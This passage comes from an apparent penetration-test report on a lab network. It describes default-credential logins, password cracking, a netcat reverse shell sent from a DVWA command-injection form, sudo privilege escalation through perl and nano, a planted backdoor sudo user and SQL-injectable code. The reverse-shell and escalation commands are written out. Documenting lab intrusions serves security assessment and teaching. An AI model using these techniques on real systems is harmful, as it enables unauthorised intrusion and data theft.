3 rows in set (0.00 sec)
```


Figure 44 - Information found on the wordpress database for users on the website hosted by machine 192.168.1.11, including password hashes

```
mysql> select * from hosts;
+----------------+---------------------+-------------------+
| HOST           | CURRENT_CONNECTIONS | TOTAL_CONNECTIONS |
+----------------+---------------------+-------------------+
| NULL           |                  40 |               179 |
| localhost      |                   2 |                 6 |
| 192.168.1.11   |                   0 |             79054 |
| 192.168.1.155  |                   1 |                11 |
+----------------+---------------------+-------------------+
4 rows in set (0.00 sec)
```

Figure 45 - Connections table found in the performance_schema database of the SQL server

192.168.1.11

Next, it was found that HTTP was running on port 80 of this machine, indicating the presence of a web application. After this was discovered, typing in the IP address of the target machine to a web browser allowed access to a Wordpress website. After running a Dirbuster scan, a directory called /wp-login.php was found, which was suspected to be the login page for the Wordpress web application.



Type	Found	Response	Size
Dir	/rss/s/04/rss/	301	328
Dir	/atom/rss/rss/rss/	301	323
Dir	/welcome/03/	301	342
Dir	/welcome/04/	301	342
Dir	/2021/16/	301	225
Dir	/rss/s/2/rss/	301	327
File	/wp-login.php	200	7653
File	/rss/s/06/index.php	301	322
Dir	/rss/s/05/rss/	301	328
File	/rss/s/07/index.php	301	322
File	/rss/s/rss/index.php	301	323
Dir	/rss/s/06/rss/	301	328
Dir	/welcome/02/	301	342
File	/rss/s/2/index.php	301	321

Figure 46 - Dirbuster scan of targeted machine

To attempt to gain access to an account, a brute forcing strategy was to be attempted using a wordlist of users found on the website. The list included only “toby”, as this was the only user who was found to have made a post on the site, and “admin”, as this is a username commonly used for administrative accounts. In the process of gathering data for BurpSuite to find the HTTP request used to log in, the credentials admin:admin were input as test data. Unexpectedly, the credentials actually worked, and allowed access to the administrative account on the Wordpress site. This account allowed access to the list of users on the website, which revealed a third user, Nick.




Figure 47 - User table of wordpress site, which contains the following usernames and email addresses.

Now that all users on the Wordpress were found, a connection to the machine was attempted to be made using the SSH service running on the machine. The first credentials that were attempted were username:password loud:loud, the same credentials found on the 192.168.1.10 machine. These credentials provided access to a loud user on the machine, which, like the previous machine, had root privileges.




Figure 48 - Remote access was gained to the machine with address 192.168.1.11 using SSH

The password hashes for the 192.168.1.11 machine were found on the previous machine, on the SQL server hosted on the machine. This server contained a database called wordpress, with a table called wp_users. This table is seen in the attack narrative for the machine with address 192.168.1.10. The password hashes for each of the 3 users of the wordpress site were found in this table. With the hashes now found, John the Ripper was used to attempt to crack the passwords for the users on the website. The password for the admin account was already found earlier by chance, however had it not been discovered then, it was found here from its password hash. The password for the Nick user on the Wordpress site was found to be appple, which is the same password used for Nick's account on other machines in the network. Toby's password was not found from the brute forcing attack, indicating that his password did not appear on the rockyou wordlist, the list of passwords used for the attack.




Figure 49 - John the ripper hashed password results for Wordpress sites

192.168.1.155

This machine is accessible from the primary network. Upon discovery, it was possible to ssh into the machine using the loud/loud credentials used by most Ubuntu machines across the network. Additionally, the loud user has root access to the machine. This machine is named “NAT-0,” and it is used to access the 172.16.0.0/24 subnet.




Figure 50 - Routing table for the machine




Figure 51 - Network interfaces used by the machine

Aside from being a router that gives us access to other machines on a different network, there is nothing incredibly interesting about this machine as far as we know. The only user existing on the machine is root, and most of the files appear to be default files aside from “iptable-restore” in the ~ directory.

192.168.1.156

As viewed in the port scan of this machine, an open SSH service was found running. By using the known loud:loud user found in multiple systems across the network, an SSH connection into the machine was able to be established. From the connections established with the loud user, it was found that this user could be directly elevated to root privileges without the use of any additional authentication. This root access essentially gave full access to the system.




Figure 52 - ssh access into the machine




Figure 53 - escalation of privileges

This system also runs an OpenSMTPD Service inside of a Docker container on the host machine. Since it is a mail service that is running, it was then possible to send telnet messages to the system to effectively run commands within the docker container, as seen in figure 3. This exploit gives the ability to directly execute commands within the docker container, and, if another, easier, source of entry into the system through SSH had not been found, this exploit could have given a different source of entry into the machine.




Figure 54 - Proof of a remote code execution exploit




Figure 55 - example of using the remote code execution via OpenSMTPD and telnet

192.168.1.159

This machine only has port 80 open and was running an apache server. After accessing it via a web browser, it was discovered that DVWA (Damn Vulnerable Web Application) was running on the machine. DVWA was set up with the intention of being vulnerable to attacks, so it was pretty easy to quickly find a vulnerability. On the machine, there was a tab for remote code execution. This input form on this tab effectively runs bash commands directly on the machine.




Figure 56 - the input form with a direct code execution vulnerability

From this form alone, it was possible to gather information about the host machine such as what network interfaces were set up, IP routes for the machine, and users on the machine. Ultimately, it was decided that it would be most useful to use this code execution to send a reverse shell to the attacking machine using netcat.

To obtain a reverse shell, the attacking machine uses a netcat listener by executing “nc -lvp [PORT]” which waits to receive a shell from the machine being broken into. The machine being broken into executes the command “nc [IP to send a shell to] [PORT] -e /bin/bash” to send the shell to the listener. There was trouble when attempting to send the shell directly to the attacking machine because it was unclear how the DVWA machine would address this machine. Instead, the shell was sent to 192.168.1.155 because it was certain that the DVWA machine could address this host, and SSH access with a root shell was possible on this machine. With this connection established and the appropriate commands executed using the vulnerability on the application, a shell was obtained on the machine for the www-data user.




Figure 57 - Shell on the DVWA machine

Because python was installed on the DVWA host machine, it was possible to quickly obtain a tty.

```
www-data
which python
/usr/bin/python
python -c "import pty; pty.spawn('/bin/bash')"
www-data@kali:/var/www/html/DVWA/vulnerabilities/exec$ whoami
whoami
www-data
www-data@kali:/var/www/html/DVWA/vulnerabilities/exec$ tty
tty
/dev/pts/0
www-data@kali:/var/www/html/DVWA/vulnerabilities/exec$
```

Figure 58 - Obtaining a tty on DVWA

The www-data user is a pretty unprivileged user, and it wasn't possible to do a whole lot as the user. Despite this, we did have full access to the mysql database on the machine and were able to harvest some information from this account alone. However, it is not ideal using a reverse shell, and it was desirable to obtain root in order to set up a better method of getting into the machine as well as harvest more information.

First, "sudo -l" was executed as the www-data user to see what commands the user can run with sudo privileges.

```
www-data@kali:/var/www/html/DVWA/vulnerabilities/exec$ sudo -l
sudo -l
Matching Defaults entries for www-data on kali:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on kali:
    (cybereer) NOPASSWD: /usr/bin/perl
www-data@kali:/var/www/html/DVWA/vulnerabilities/exec$
```

Figure 59 - List of commands that can be executed with privilege as www-data

With this output, it was evident that www-data could execute perl with sudo privileges as the “cybereer” user on the machine. Next, GTFObins was checked to see if there was a way to take advantage of this level of access to the machine. It was discovered that perl could be used to obtain a shell for cybereer using the command “sudo perl e ‘exec “/bin/bash”;’.”

```
www-data@kali:/var/www/html/DVWA/hackable/uploads$ sudo -u cybereer perl -e 'exec "/bin/bash";'
<loads$ sudo -u cybereer perl -e 'exec "/bin/bash";'
cybereer@kali:/var/www/html/DVWA/hackable/uploads$ whoami
whoami
cybereer
cybereer@kali:/var/www/html/DVWA/hackable/uploads$ sudo -l
sudo -l
Matching Defaults entries for cybereer on kali:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cybereer may run the following commands on kali:
    (root) NOPASSWD: /usr/bin/nano
cybereer@kali:/var/www/html/DVWA/hackable/uploads$
```

Figure 60 - Access to the machine as cybereer and “sudo -l” output

Given the output of “sudo -l” and this new access to cybereer, it was evident that nano could be executed as root from the cybereer account. GTFObins was checked for a way to use this to escalate privileges into a root shell. Two methods were presented to obtain a root shell using this level of access.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a)
```
nano
^R^X
reset; sh 1>&0 2>&0
```

(b) The `SPELL` environment variable can be used in place of the `-s` option if the command line cannot be changed.

```
nano -s /bin/sh
/bin/sh
^T
```

Figure 61 - the two methods possible for getting root on DVWA

Both of these methods were tried. Eventually, option B was found to work with a bit of forcing and a few attempts.




Figure 62 - Obtaining root through nano

With a root shell obtained, persistent access was established. A user with the credentials “kryzstof/kryzstof” was created and added to the sudoers group. Additionally, SSH was enabled on the machine. Now, it was possible to exit the reverse shell and SSH directly into the machine to obtain an interactive shell.




Figure 63 - Obtaining root through SSH

This machine was found to also be a part of the NAT-9 network under the IP “172.16.9.24” after executing the “ip a” command in the terminal.

Not much information was harvested from this machine. The only custom users on the system were found to be loud and cybereer. The MySQL database, however, was able to be accessed and logged in to given credentials found on the system in the config files.




Figure 64 - Database credentials

It was possible to use these credentials to access the MySQL database on the machine. Once inside this database, account information was harvested, but not much else was discovered.




Figure 65 - Account information discovered in the DVWA database

NAT-0

172.16.0.10

As with other machines, the user loud was found on this machine, and its account was accessible via SSH by using the password loud (**Figure 66**). The SSH connection was established from another machine within the NAT-0 network, particularly 172.16.0.15 as this was reached from the primary network. The loud user was found to have root privileges, meaning that the /etc/shadow file containing password hashes could be found (**Figure 67**). The ability to gain root access so easily meant that any sensitive information on the system would likely be compromised.




Figure 66 - Gaining access to the machine via SSH from the machine with address 172.16.0.15




Figure 67 - The contents of the /etc/shadow file for the machine with address 172.16.0.10

To attempt to understand the machine better, the web application running on it was examined. The application was run in a web browser by changing proxy settings in Firefox. The application was a very simple site with various fields that could be entered into what was expected to be a MySQL database (**Figure 68**). While the fields were likely vulnerable to a SQL injection attack, which will also need to be patched to restore the integrity of the system, the database was accessed using another method. As a root user on the machine, the contents of the /var/www/html directory were examined to see the source code of the application. Another directory called fd was entered, and a file called mysql_creds.php was found which contained credentials for accessing the MySQL server used by the web application (**Figure 69**). Also within this directory was source code for how information was read in from the application (**Figure 70**). This source code included SQL statements with user input directly inserted into them without using prepared statements. This means that the website is vulnerable to SQL injection attacks, and sensitive information can be accessed by any user on the system. To take a look at the actual contents of the database, the server name sql.cybereers.local was used along with the username hotel, and the password igloo. Note that the SQL server here contains all the same information which was found on the SQL server at 192.168.1.10. See that section to see information that was retrieved from it. Notably, the credit card information for a user John Doe was found in the Hotel database, which is the database accessed on the web application. This means that a user of the website could perform a SQL injection to find the credit card information of any user on the system, a serious issue. More information about other systems on the network can be accessed by looking through the server as seen above in the discussion of 192.168.1.10.

